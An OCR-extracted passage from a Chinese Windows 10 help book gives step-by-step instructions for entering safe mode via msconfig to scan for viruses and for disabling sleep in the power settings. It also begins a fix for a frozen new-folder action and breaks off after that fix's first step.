
Step 01 按 Windows+R 组合键，打开“运行”对话框，在“打开”文本框中输入 msconfig，如下图所示。



Step 02 弹出“系统配置”对话框，选择“引导”选项卡，在“引导”选项卡中选中“安全引导”复选框和“最小”单选按钮，如下图所示。



Step 03 单击“确定”按钮，即可进入系统的安全模式，如下图所示。



Step 04 进入安全模式后，即可运行杀毒软件，进行病毒的查杀，如下图所示。



8.6　小试身手

练习1：禁止计算机进入睡眠状态




睡眠是计算机在长时间无交互的情况下，自动保护计算机的一种做法，但是对于很多人来说，挂机是为了让计算机自动完成某些已经在执行的任务，如计算机病毒的查杀。此时，与锁屏不同，计算机自动进入睡眠后就会终止这些进程，影响了用户的体验。那么如何让计算机即使长时间不操作也不进入睡眠状态呢？具体的操作步骤如下。

Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“Windows 系统”→“控制面板”菜单命令，即可打开“控制面板”窗口，如下图所示。




Step 02 在“搜索控制”文本框中输入“电源”，进入“电源 - 控制面板”窗口，如下图所示。




Step 03 单击“选择电源计划”链接，进入“电源选项”窗口，在其中选中“平衡（推荐）”单选按钮，如下图所示。




Step 04 单击“平衡（推荐）”单选按钮右侧的“更改计划设置”链接，即可打开“编辑计划设置”对话框，如下图所示。



Step 05 单击“使计算机进入睡眠状态”右侧的下拉按钮，在弹出的下拉列表中选择“从不”选项，如下图所示。



Step 06 单击“更改高级电源设置”链接，打开“电源选项”对话框，在其中展开“电源按钮和盖子”→“睡眠按钮操作”选项，然后单击“睡眠”右侧的下拉按钮，在弹出下拉列表中选择“不采取任何操作”选项，如下图所示。




Step 07 单击“确定”按钮，这样计算机就不会进入睡眠状态了。

练习2：救活假死的新建文件夹




新建文件夹是在进行计算机操作时非常常用的功能之一，最近发现 Windows 10 系统会出现新建文件夹假死的情况，那么如何救活假死的新建文件夹呢？具体的操作步骤如下。


Step 01 在 Windows 10 中随便打开一个文件夹，这里打开“办公文件”文件夹，如下图所示。



